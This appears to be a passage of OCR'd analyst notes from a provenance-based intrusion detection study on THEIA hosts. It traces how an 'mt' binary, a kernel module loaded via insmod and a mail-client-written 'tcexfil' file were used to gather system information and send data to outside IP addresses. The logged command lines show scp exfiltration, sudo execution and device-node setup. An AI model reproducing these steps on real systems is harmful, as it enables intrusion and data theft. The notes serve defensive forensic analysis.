



./mt (on -A)

mt was scped in, executed multiple times, one of them read from 108.247.240.105:80 another instance of it got info from `uname` and `netstat` and leaked info out to `108.247.240.105:80`

- the ssh session later execute `sudo -s` and do multiple `scp backup backupbackup docs files index.html index.php index.php.1 microapt-freebsd-x64 mt test test2 work Bill@128.55.12.75:.`


sshd
scp -t ./mt
/etc/libmap.conf
/usr/home/admin/test/..
/usr/local/bin/bash
/usr/bin/scp
/etc/pwd.db
<unknown>
<unknown>
/etc/nsswitch.conf
mt
sshd
-bash
/home/admin/.bash_history
ls
uptime
/usr/local/bin/sudo
sudo ./mt
/usr/share/zoneinfo/UTC
/etc/spwd.db


/etc/libmap.conf
/usr/home/admin/test/..
/usr/local/bin/bash
/etc/pwd.db
/etc/nsswitch.conf
sshd
-bash
/home/admin/.bash_history
ls
uptime
sudo ./mt
sudo ./mt
chmod +x mt
sudo ./mt
./mt
sudo ./mt
sudo -s




4.2.5 Detection of Attacks on THEIA-THEIA


glx_alsa_675.ko


a user sshed from 128.55.12.167, scp into `/home/admin/glx_alsa_675.ko`, which was loaded via `insmod ./glx_alsa_675.ko` from `sudo ./install.linux.sh`
a second "glx_alsa_674" was downloaded by `./ms`
the install.linux.sh also did


- mknod /dev/glx_alsa_675 c,u 545 0
- chmod 666 /dev/glx_alsa_675

the malicious ./ms process talks to 220.61.25.240:80, gets info from uname, and writes into /dev/glx_alsa_675


/usr/sbin/sshd -D -R
oc/sys/kernel/ngroups_max
sshd: admin [priv]
'etc/security/capability.conf
/proc/filesystems
/etc/group
/proc/6331/fd
/bin/bash
FILE_OBJECT_UNKNOWN
FILE_OBJECT_UNKNOWN
128.55.12.167
FILE_OBJECT_UNKNOWN
bash -c scp -t .
FILE_OBJECT_UNKNOWN
/etc/bash.bashrc
/home/admin/.bashrc
/usr/lib/locale/locale-archive
/proc/meminfo
/usr/bin/scp
/etc/nsswitch.conf
/etc/passwd+
/dev/null
/home/admin/glx_alsa_675.ko



/home/admin/glx_alsa_675.ko
sudo ./install.linux.sh
/bin/sh ./install.linux.sh
insmod ./glx_alsa_675.ko
/sbin/insmod


/bin/sh ./install.linux.sh
/run/utmp
/bin/sh ./install.linux.sh
FILE_OBJECT_UNKNOWN
/home/admin/install.linux.sh
/proc/7105/fd
insmod ./glx_alsa_675.ko
/sbin/insmod
mknod /dev/glx_al... c,u 545 0
chmod 666 /dev/glx_alsa_675




/home/admin/glx_alsa_675.ko happened second time on A
The only additional thing is that glx_alsa_675.ko is scped to B

mydl
connect to 128.55.12.185:443
run a bash, which collect info from /proc/*




mydl is written by pine, which we presume was compromised.

pine and tcexfil
3 pine processes wrote into `/tmp/tcexfil`, which is not executed



one pine process wrote into /home/admin/mail/3-STARC!



In addition we also see the file tcexfil scp-ed to 128.55.12.110:

